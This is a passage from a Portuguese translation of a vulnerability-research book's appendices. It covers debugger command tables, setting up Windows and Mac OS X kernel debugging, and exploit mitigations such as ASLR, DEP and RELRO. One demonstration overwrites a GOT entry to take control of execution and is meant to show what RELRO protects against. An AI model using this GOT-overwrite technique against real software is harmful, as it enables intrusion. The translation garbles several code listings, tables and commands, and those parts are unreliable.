t	Executa uma única instrução ou linha de origem e, opcionalmente, exibe os valores resultantes de todos os registros e sinalizadores. Entrará em subfunções.
p	Executa uma única instrução ou linha de origem e, opcionalmente, exibe os valores resultantes de todos os registros e sinalizadores. Não entra em subfunções.

Examinando dados

Comando	Descrição
<i>endereço dd</i>	Exibe o conteúdo do <i>endereço</i> como valores de palavra dupla (ues (4 bytes)).
du <i>address</i>	Exibe o conteúdo do <i>endereço</i> como caracteres unicode.
dt	Exibe informações sobre uma variável local, global, variável ou tipo de dados, incluindo estruturas e uniões.
<i>poi(<i>endereço</i>)</i>	Retorna dados do tamanho de um ponteiro a partir do <i>endereço</i> especificado.
	Dependendo da arquitetura, o tamanho do ponteiro é de 32 bits ou 64 bits.

Comandos de informações

Comando	Descrição
r	Lista os registros e seus conteúdos.
kb	Imprime um backtrace de todos os quadros de pilha.
u <i>endereço</i>	Despeja um intervalo de memória em torno do <i>endereço</i> como máquina
	instruções.

Outros comandos

Comando	Descrição
!analyze -v	Essa extensão do depurador exibe muitas informações úteis.
!drvobj <i>DRIVER_OBJECT</i>	informações sobre uma exceção ou verificação de bug.
	Essa extensão do depurador exibe informações detalhadas sobre um <i>DRIVER_OBJECT</i> .
.sympath	Esse comando altera o caminho padrão do arquivo de depuração.
	ger para pesquisa de símbolos.
.reload	Esse comando exclui todas as informações de símbolos e recarrega esses símbolos conforme necessário.

B.3 Depuração do kernel do Windows

Para analisar a vulnerabilidade descrita no Capítulo 6, eu precisava de uma maneira de depurar o kernel do Windows. Configurei um ambiente de depuração com o VMware² e o WinDbg³ seguindo estas etapas:

- Etapa 1: Configure o sistema convidado VMware para depuração remota do kernel.
- Etapa 2: Ajuste o *boot.ini* do sistema convidado.
- Etapa 3: Configure o WinDbg no host VMware para depuração do kernel do Windows.

- Ao longo deste uso a seção software seguinte versões: VMware Estação de trabalho de WinDbg 6.5.2 6.10.3.233.

Etapa 1: Configure o sistema convidado VMware para depuração remota do kernel

Depois de instalar um sistema convidado Windows XP SP3, eu o desliguei e escolhi **Edit Virtual Machine Settings** na seção Commands (Comandos) do VMware. Em seguida, cliquei no botão **Add** para adicionar uma nova porta serial e escolhi as definições de configuração mostradas nas Figuras B-1 e B-2.




Figura B-1: Saída para o pipe nomeado



Figura B-2: Configuração de pipe nomeado

Depois que a nova porta serial foi adicionada com sucesso, marquei a caixa de seleção Yield CPU on poll da seção "I/O mode" (Modo de E/S), conforme mostrado na Figura B-3.




Figura B-3: Definições de configuração para a nova porta serial

Etapa 2: Ajuste o boot.ini do sistema convidado

Em seguida, liguei o sistema convidado VMware e editei o arquivo *boot.ini* do Windows XP para que ele contivesse as seguintes entradas (a entrada em negrito habilitou a depuração do kernel):

```
[carregador de
inicialização] tempo
limite=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[sistemas operacionais]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /
noexecute=optin /fastdetect
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft
Windows XP Professional - Debug" /fastdetect /debugport=com1
```

Em seguida, reiniciei o sistema convidado e escolhi a nova entrada **Micro soft Windows XP Professional - Debug [debugger enabled]** no menu de inicialização para iniciar o sistema, conforme mostrado na Figura B-4.




Figura B-4: Opção do novo menu de inicialização

Etapa 3: Configure o WinDbg no host VMware para depuração do kernel do Windows

A única coisa que faltava era configurar o WinDbg no host VMware para que ele se conectasse ao kernel do sistema convidado VMware usando um pipe. Para fazer isso, criei um arquivo em lote com o conteúdo mostrado na Figura B-5.

A screenshot of a Windows command-line editor window titled "vmdbg.bat - Editor". The menu bar includes File, Edit, Format, View, and Help. The main text area contains the command: "windbg -b -k com:pipe,port=\\.\pipe\com_1, resets=0".

Figura B-5: Arquivo em lote do WinDbg para depuração do kernel

Em seguida, cliquei duas vezes no arquivo de lote para anexar o WinDbg no host VMware ao kernel do sistema convidado VMware Windows XP, conforme mostrado na Figura B-6.




Figura B-6: Conexão do depurador do kernel (WinDbg)

B.4 O depurador GNU (gdb)

As tabelas a seguir listam alguns comandos úteis do GNU Debug- ger (gdb). Para obter uma lista completa dos comandos disponíveis, consulte a documentação on-line do gdb.⁴

Início e interrupção do gdb

Comando	Descrição
<i>Programa</i> gdb	Inicia o gdb com o <i>programa</i> a ser depurado.
sair	Sai do depurador.

Comandos gerais

Comando	Descrição
executar <i>argumentos</i>	Inicia o programa depurado (com <i>argumentos</i>).
attach <i>processID</i>	Anexa o depurador ao processo em execução com <i>processID</i> .

Pontos de parada

Comando	Descrição
função break <file:>	Define um ponto de interrupção no início do (no arquivo).
break <file:> número da linha	Define um ponto de interrupção no início do código para esse número da linha (no arquivo).
break *address especificado.	Define um ponto de interrupção no endereço especificado.
info breakpoints	Lista informações sobre os pontos de interrupção existentes.
excluir número	Remove os pontos de interrupção definidos anteriormente, especificados por seu número.

Executando o depurador

Comando	Descrição
stepi	Executa uma instrução de máquina. Entrará em subfunções.
nexti	Executa uma instrução de máquina. Não entra em subfunções.
continuar	Retoma a execução.

Examinando dados

Comando	Descrição
Endereço x/CountFormatSize	Imprime o número especificado de objetos (Count) do tamanho especificado de acordo com o formato no endereço. Tamanho: b (byte), h (meia palavra), w (palavra), g (gigante, 8 bytes). Formato: o (octal), x (hexadecimal), d (decimal), u (decimal sem sinal), t (binário), f (float), a (endereço), i (instrução), c (char), s (string).

Comandos de informações

Comando	Descrição
Registros de informações	Lista os registros e seus conteúdos.
backtrace	Imprime um backtrace de todos os quadros de pilha.
disassemble address (desmontar endereço)	Despeja um intervalo de memória em torno do endereço como máquina instruções.

Outros comandos

Comando	Descrição
definir o sabor da desmontagem <i>intel att</i>	Define a variante de desmontagem para a sintaxe de montagem Intel ou AT&T. O padrão é AT&T sintaxe.
comando shell	Executa um comando do shell.
definir variável *(<i>endereço</i>)= <i>valor</i>	Armazena o valor no local da memória especificado pelo endereço.
arquivo de origem	Lê comandos do depurador de um arquivo.
set follow-fork-mode <i>parent child</i>	Diz ao depurador para seguir o filho ou o processo parental.

B.5 Usando o Linux como um host de depuração do kernel do Mac OS X

Nesta seção, detalharei as etapas que executei para preparar um sistema Linux como um host de depuração para o kernel do Mac OS X:

- Etapa 1: Instale um sistema operacional Linux Red Hat 7.3 antigo.
- Etapa 2: Obtenha os pacotes de software necessários.
- Etapa 3: crie o depurador da Apple no host Linux.
- Etapa 4: Prepare o ambiente de depuração.

Etapa 1: Instalar um sistema operacional Linux Red Hat 7.3 antigo

Como a versão do GNU Debugger (gdb) da Apple que usei precisa de um GNU C Compiler (gcc) menor que a versão 3 para ser compilado corretamente, eu baixei o

carregou e instalou um antigo sistema Linux Red Hat 7.3.⁵ Para instalar o sistema Red Hat, escolhi o tipo de instalação Personalizado. Quando me pediram para selecionar os pacotes a serem instalados (Package Group Selection),

Escolhi apenas os pacotes Network Support e Software Development, bem como o servidor OpenSSH da seleção de pacotes individuais. Esses pacotes incluem todas as ferramentas e bibliotecas de desenvolvimento necessárias para criar o gdb da Apple no Linux. Durante a instalação, Adicionei um usuário sem privilégios chamado tk com um diretório pessoal em /home/tk.

Etapa 2: Obtenha os pacotes de software necessários

Depois de instalar o host Linux com sucesso, baixei os seguintes pacotes de software:

- Código-fonte da versão personalizada do gdb da Apple.⁶
- Código-fonte padrão do gdb do GNU.⁷
- Uma correção para que o gdb da Apple seja compilado no Linux.⁸
- A versão apropriada do código-fonte do kernel do XNU. Preparei o host de depuração do Linux para pesquisar o bug do kernel descrito no Capítulo 7, então fiz o download da versão 792.13.8 do XNU.⁹
- A versão apropriada do Kernel Debug Kit da Apple. Encontrei o erro explorado no Capítulo 7 no Mac OS X 10.4.8, então fiz o download da versão 10.4.8 do Kernel Debug Kit correspondente (*Kernel_Debug_Kit_10.4.8_8L2127.dmg*).

Etapa 3: Compilar o depurador da Apple no host Linux

Depois de baixar os pacotes de software necessários para o host Linux, descompactei as duas versões do gdb:

```
linux$ tar xvzf gdb-292.tar.gz
linux$ tar xvzf gdb-5.3.tar.gz
```

Em seguida, substituí o diretório *mmalloc* da árvore de código-fonte da Apple pelo diretório do GNU gdb:

```
linux$ mv gdb-292/src/mmalloc gdb-292/src/old_mmalloc
linux$ cp -R gdb-5.3/mmalloc gdb-292/src/
```

Apliquei a correção à versão do gdb da Apple:

```
linux$ cd gdb-292/src/
linux$ patch -p2 < ../../osx_gdb.patching
file gdb/doc/stabs.texinfo patching file
gdb/fix-and-continue.c patching file
gdb/mach-defs.h
Patching file gdb/macrosx/macrosx-nat-dyld.h Patching
file gdb/mi/mi-cmd-stack.c
```

Usei os seguintes comandos para criar as bibliotecas necessárias:

```
linux$ su
Senha:
```

```

linux# pwd
/home/tk/gdb-292/src

linux# cd readline
linux# ./configure; make

linux# cd ..../bfd
linux# ./configure --target=i386-apple-darwin --program-suffix=_osx; make; →
fazer instalação

linux# cd ..../mmalloc
linux# ./configure; make; make install

linux# cd ..../intl
linux# ./configure; make; make install

linux# cd ..../libiberty
linux# ./configure; make; make install

linux# cd ..../opcodes
linux# ./configure --target=i386-apple-darwin --program-suffix=_osx; make; →
fazer instalação

```

Para criar o depurador propriamente dito, precisei copiar alguns arquivos de cabeçalho do código-fonte do kernel do XNU para o diretório *include* do host do Linux:

```

linux# cd /home/tk
linux# tar -zvxf xnu-792.13.8.tar.gz
linux# cp -R xnu-792.13.8/osfmk/i386/ /usr/include/
linux# cp -R xnu-792.13.8/bsd/i386/ /usr/include/ cp:
overwrite `/usr/include/i386/Makefile'? y
cp: overwrite `/usr/include/i386/endian.h'? y
cp: overwrite `/usr/include/i386/exec.h'? y cp:
overwrite `/usr/include/i386/setjmp.h'? y
linux# cp -R xnu-792.13.8/osfmk/mach /usr/include/

```

Em seguida, comentei alguns *typedefs* no novo arquivo *_types.h* para evitar conflitos de tempo de compilação (consulte a linha 39, as linhas 43 a 49 e as linhas 78 a 81):

```

linux# vi +38 /usr/include/i386/_types.h
[...]
38 #ifdef _GNUC_
39 // typedef signed char           int8_t;
40 #else/* ! GNUC */
41 typedef char                  int8_t;
42 #endif/* ! GNUC */
43 // typedef unsigned char         uint8_t;
44 // typedef short                int16_t;
45 // typedef unsigned short       uint16_t;
46 // typedef int                 int32_t;
47 // typedef unsigned int         uint32_t;
48 // typedef long long            int64_t;
49 // typedef unsigned long long   uint64_t;
..

```

```
78 //typedef union {
79 //    char          mbstate8[128];
80 //    long long     _mbstateL;           /* para alinhamento */
81 //} mbstate_t;
[...]
```

Adicionei uma nova inclusão ao arquivo `/home/tk/gdb-292/src/gdb/macosx/i386-macosx-tdep.c` (consulte a linha 24):

```
linux# vi +24 /home/tk/gdb-292/src/gdb/macosx/i386-macosx-tdep.c
[...]
24 #include <string.h>
25 #include "defs.h"
26 #include "frame.h"
27 #include "inferior.h"
[...]
```

Por fim, compilei o depurador com os seguintes comandos:

```
linux# cd gdb-292/src/gdb/
linux# ./configure --target=i386-apple-darwin --program-suffix=_osx --disable-gdbtk
linux# make; make install
```

Após a conclusão da compilação, executei o novo depurador como root para que os diretórios necessários pudessem ser criados em `/usr/local/bin/`:

```
linux# cd /home/tk
linux# gdb_osx -q
(gdb) quit
```

Depois disso, o depurador estava pronto.

Etapa 4: Preparar o ambiente de depuração

Descompactei o arquivo de imagem de disco (dmg) do Kernel Debug Kit baixado no Mac OS X, transferi os arquivos por scp para o host Linux e nomeei o diretório `KernelDebugKit_10.4.8`. Também copiei o código-fonte do XNU para o caminho de pesquisa do depurador:

```
linux# mkdir /SourceCache
linux# mkdir /SourceCache/xnu
linux# mv xnu-792.13.8 /SourceCache/xnu/
```

No Capítulo 7, descrevi como o depurador de kernel recém-construído pode ser usado para se conectar a uma máquina Mac OS X.

Notas

1. Consulte o *Guia do Depurador Modular do Solaris* em
<http://dlc.sun.com/osol/docs/content/MODDEBUG/moddebug.html>.
2. Consulte <http://www.vmware.com/>.
3. Consulte <http://www.microsoft.com/whdc/DevTools/Debugging/default.mspx>.
4. Consulte <http://www.gnu.org/software/gdb/documentation/>.
5. Ainda há alguns poucos sites espelho de download disponíveis onde você pode obter as imagens ISO do Red Hat 7.3. Aqui estão alguns, no momento em que este texto foi escrito: <http://ftp-stud.hs-esslingen.de/Mirrors/archive.download.redhat.com/redhat/linux/7.3/de/iso/i386/>,
<http://mirror.fraunhofer.de/archive.download.redhat.com/redhat/linux/7.3/en/iso/i386/> e <http://mirror.cs.wisc.edu/pub/mirrors/linux/archive.download.redhat.com/redhat/linux/7.3/en/iso/i386/>.
6. A versão personalizada do gdb do da Apple pode ser baixada em
<http://www.opensource.apple.com/tarballs/gdb/gdb-292.tar.gz>.
7. A versão padrão gdb do GNU pode ser baixada em <http://ftp.gnu.org/pub/gnu/gdb/gdb-5.3.tar.gz>.
8. O patch para O depurador GNU da Apple está disponível em
http://www.trapkit.de/books/bhd/osx_gdb.patch.
9. O download do XNU versão 792.13.8 pode ser feito em <http://www.opensource.apple.com/tarballs/xnu/xnu-792.13.8.tar.gz>.

C

MITIGAÇÃO

Este apêndice contém informações sobre técnicas de atenuação.

C.1 Técnicas de mitigação de explorações

Várias técnicas e mecanismos de atenuação de exploração disponíveis atualmente são projetados para dificultar ao máximo a exploração de vulnerabilidades de corrupção de memória. Os mais comuns são os seguintes:

- Randomização de layout de espaço de endereço (ASLR)
- Cookies de segurança (/GS), proteção contra quebra de pilha (SSP) ou Stack Canaries
- Prevenção de execução de dados (DEP) ou No eXecute (NX)

Há outras técnicas de atenuação que estão vinculadas a uma plataforma de sistema operacional, a uma implementação especial de heap ou a um formato de arquivo como SafeSEH, SEHOP ou RELRO (consulte a Seção C.2). Há também várias técnicas de atenuação de heap (cookies de heap, randomização, desvinculação segura, etc.).

As muitas técnicas de atenuação poderiam facilmente preencher outro livro, portanto, vou me concentrar nas mais predominantes, bem como em algumas ferramentas usadas para detectá-las.

OBSERVAÇÃO *Há uma corrida contínua entre as técnicas de atenuação de exploração e as formas de contorná-las. Mesmo os sistemas que usam todos esses mecanismos podem ser explorados com sucesso em determinadas circunstâncias.*

Randomização de layout de espaço de endereço (ASLR)

A ASLR randomiza o local das principais áreas de um espaço de processo (g r a l m e n t e o endereço base do executável, a posição da pilha, o heap, as bibliotecas e outros) para evitar que um autor de exploit determine previamente os endereços de destino. Digamos que você encontre uma vulnerabilidade *primitiva write4* que lhe dê a oportunidade de escrever 4 bytes de sua escolha para qualquer local da memória que você desejar. Isso lhe dá uma exploração poderosa se você escolher um local de memória estável para substituir. Se a ASLR estiver em vigor, será muito mais difícil encontrar um local de memória confiável para substituir. Obviamente, a ASLR só é eficaz se for implementada corretamente.¹

Cookies de segurança (/GS), proteção contra quebra de pilha (SSP) ou Stack Canaries

Esses métodos normalmente injetam um canário ou cookie em um quadro de pilha para proteger os metadados da função associados à invocação do procedimento (por exemplo, o endereço de retorno). Antes de o endereço de retorno ser processado, a validade do cookie ou canary é verificada e os dados no stack frame são reorganizados para proteger os ponteiros e os argumentos da função. Se você encontrar um estouro de buffer de pilha em uma função protegida por essa técnica de atenuação, a exploração pode ser difícil.²

NX e DEP

O bit *No eXecute (NX)* é um recurso da CPU que ajuda a impedir a execução de código a partir de páginas de dados de um processo. Muitos sistemas operacionais modernos tiram proveito do bit NX. No Microsoft Windows, a *DEP (Data Execution Prevention, prevenção de execução de dados)* reforçada por hardware ativa o bit NX em CPUs compatíveis e marca todos os locais de memória em um processo como não executáveis, a menos que o local contenha explicitamente um código executável. A DEP foi introduzida no Windows XP SP2 e no Windows Server 2003 SP1. No Linux, o NX é aplicado pelo kernel em CPUs de 64 bits da AMD e da Intel. ExecShield³ e PaX⁴ emulam a funcionalidade NX em CPUs x86 de 32 bits mais antigas no Linux.

Detecção de técnicas de mitigação de explorações

Antes de tentar contornar essas técnicas de atenuação, é preciso determinar quais delas um aplicativo ou um processo em execução realmente usa.

As mitigações podem ser controladas pela política do sistema, por APIs especiais e por opções de tempo de compilação. Por exemplo, a política padrão da DEP em todo o sistema para sistemas Windows operados por clientes é chamada de OptIn. Nesse modo de operação, a DEP é ativada somente para processos que explicitamente optam pela DEP. Há diferentes maneiras de aceitar um processo na DEP. Por exemplo, você pode usar a opção apropriada do vinculador (/NXCOMPAT) no momento da compilação ou pode usar a API SetProcessDEPPolicy para permitir que um aplicativo opte pela DEP de forma programática. O Windows oferece suporte a quatro configurações em todo o sistema para a DEP imposta por hardware.⁵ No Windows Vista e posterior, é possível usar o aplicativo de console *bcdedit.exe*

para verificar a política de DEP em todo o sistema, mas isso deve ser feito em um prompt de comando elevado do Windows. Para verificar as configurações de DEP e ASLR de um aplicativo, você pode usar o Process Explorer da Sysinternals.⁶

OBSERVAÇÃO

Para configurar o Process Explorer de modo que ele mostre o status de DEP e ASLR dos processos, adicione as seguintes colunas à exibição: Exibir ▶ Selecionar

Colunas ▶ Estado do DEP e Exibir ▶ Selecionar Colunas ▶ ASLR ativado. Além disso, defina o painel inferior para exibir as DLLs de um processo e adicione a coluna "ASLR Enabled" para a visualização (consulte a Figura C-1).

As versões mais recentes do Windows (Vista ou posterior) também oferecem suporte à ASLR por padrão, mas as DLLs e os EXEs devem optar por oferecer suporte à ASLR usando a opção de vinculador /DYNAMICBASE. É importante observar que a proteção é significativamente mais fraca se nem todos os módulos de um processo optarem pelo ASLR. Na prática, a eficácia de atenuações como DEP e ASLR depende muito de quanto completamente cada tecnologia de atenuação foi ativada por um aplicativo.⁷

A Figura C-1 mostra um exemplo do Process Explorer sendo usado para observar as configurações de DEP e ASLR do Internet Explorer. Observe que as DLLs Java que foram carregadas no contexto do Internet Explorer não fazem uso do ASLR (indicado por um valor vazio na coluna ASLR no painel inferior). A Microsoft também lançou uma ferramenta chamada *BinScope Binary Analyzer*,⁸ que analisa os binários em busca de uma ampla variedade de proteções de segurança com uma interface simples e fácil de usar.

Se o DEP e o ASLR forem implantados corretamente, o desenvolvimento de exploits será muito mais difícil.

Para verificar se um binário do Windows é compatível com a técnica de atenuação do cookie de segurança (/GS), você pode desmontar

o binário com o IDA Pro e procurar referências ao cookie de segurança no epílogo e no prólogo da função, conforme mostrado na Figura C-2.




Figura C-1: Status de DEP e ASLR mostrado no Process Explorer




Figura C-2: Referência de cookie de segurança (/GS) no prólogo e epílogo da função (IDA Pro)

Para verificar as configurações de todo o sistema dos sistemas Linux, bem como os binários e processos ELF para diferentes técnicas de mitigação de exploração, você pode usar meu script `checksec.sh`⁹ script.

C.2 RELRO

RELRO é uma técnica genérica de atenuação de exploração para fortalecer as seções de dados de um binário ou processo ELF¹⁰ ou processo. ELF é um arquivo comum formato para executáveis e bibliotecas usado por uma variedade de sistemas do tipo UNIX, incluindo Linux, Solaris e BSD. O RELRO tem dois modos diferentes:

RELRO parcial

- Linha de comando do compilador: `gcc -fPIE -pie -Wl,-z,relro`.
- As seções do ELF são reordenadas de modo que as seções de dados internos do ELF (.got, .dtors, etc.) precedam as seções de dados do programa (.data e .bss).
- O GOT não-PLT é somente leitura.
- O GOT dependente de PLT ainda pode ser gravado.

RELRO completo

- Linha de comando do compilador: `gcc -fPIE -pie -Wl,-z,relro,-z,now`.
- Oferece suporte a todos os recursos do RELRO parcial.
- Bônus: todo o GOT é (re)mapeado como somente leitura.

Tanto o RELRO parcial quanto o RELRO completo reordenam as seções de dados internos do ELF para protegê-los de serem sobreescritos no caso de um estouro de buffer nas seções de dados do programa (.data e .bss), mas somente o RELRO completo atenua a técnica popular de modificar uma entrada GOT para obter controle sobre o fluxo de execução do programa (consulte a Seção A.4).

Para demonstrar a técnica de atenuação do RELRO, criei dois casos de teste simples. Usei o Debian Linux 6.0 como plataforma.

Caso de teste 1: RELRO parcial

O programa de teste na Listagem C-1 pega um endereço de memória (veja a linha 6) e tenta gravar o valor `0x41414141` nesse endereço (veja a linha 8).

```
01 #include <stdio.h>
02
03 int
04 main (int argc, char *argv[])
05 {
06     size_t *p = (size_t *)strtol (argv[1], NULL, 16);
07 }
```

```
08p [0] = 0x41414141;
09printf ("RELRO: %p\n",
p); 10
11retorno 0;
12 }
```

Listagem C-1: Exemplo de código usado para demonstrar o RELRO (*testcase.c*)

Compilei o programa com o suporte parcial do RELRO:

```
linux$ gcc -g -Wl,-z,relro -o testcase testcase.c
```

Em seguida, verifiquei o binário resultante com meu script *checksec.sh*:¹¹

linux\$./checksec.sh --file testcase	RELRSTACK CANARY NX	PIE	ARQUIVO
RELRON parcial	Não foi encontrado	canário NX	habilitado
		Não PIE	caso de teste

Em seguida, usei o *objdump* para coletar o endereço GOT da função da biblioteca *printf()* usada na linha 9 da Listagem C-1 e, em seguida, tentei sobrescrever essa entrada GOT:

```
linux$ objdump -R ./testcase | grep printf
0804a00c R_386_JUMP_SLOT     printf
```

Iniciei o programa de teste no *gdb* para ver exatamente o que estava acontecendo:

```
linux$ gdb -q ./testcase
(gdb) run 0804a00c
Iniciando o programa: /home/tk/BHD/testcase 0804a00c
0 programa recebeu o sinal SIGSEGV, falha de segmentação.
0x41414141 in ?? ()

(gdb) info registers eip
eip          0x41414141      0x41414141
```

Resultado: Se apenas o RELRO parcial for usado para proteger um binário ELF, ainda será possível modificar entradas GOT arbitrárias para obter o controle do fluxo de execução de um processo.

Caso de teste 2: *RELRO completo*

Dessa vez, compilei o programa de teste com suporte total do RELRO:

```
linux$ gcc -g -Wl,-z,relro,-z,now -o testcase testcase.c
```

linux\$./checksec.sh --file testcase	CANÁRIO	RELRSTACK	NX	PIE	ARQUIVO
---------------------------------------	---------	-----------	----	-----	---------

RELRON completo
PIE

Não foi encontrado nenhum
caso de teste

canárioNX

ativado

Não há

Em seguida, tentei sobrescrever o endereço GOT de printf() novamente:

```
linux$ objdump -R ./testcase | grep printf
08049ff8 R_386_JUMP_SLOT    printf

linux$ gdb -q ./testcase
(gdb) executar 08049ff8
Iniciando o programa: /home/tk/BHD/testcase 08049ff8
O programa recebeu o sinal SIGSEGV, falha de segmentação.
0x08048445 em main (argc=2, argv=0xbfffff814) em testcase.c:8
8p          [0] = 0x41414141;
```

Dessa vez, o fluxo de execução foi interrompido por um sinal SIGSEGV na linha 8 do código-fonte. Vejamos por quê:

```
(gdb) set disassembly-flavor intel
(gdb) x/1i $eip
0x8048445 <main+49>:      movDWORD PTR [eax],0x41414141
(gdb) info registers eax
eax            0x8049ff8        134520824
```

Como esperado, o programa tentou gravar o valor 0x41414141 no endereço de memória fornecido 0x8049ff8.

```
(gdb) shell cat /proc/$(pidof testcase)/maps
08048000-08049000 r-xp 00000000 08:01 497907      /home/tk/testcase
08049000-0804a000 r--p 00000000 08:01 497907      /home/tk/testcase
0804a000-0804b000 rw-p 00001000 08:01 497907      /home/tk/testcase
b7e8a000-b7e8b000 rw-p 00000000 00:00 0
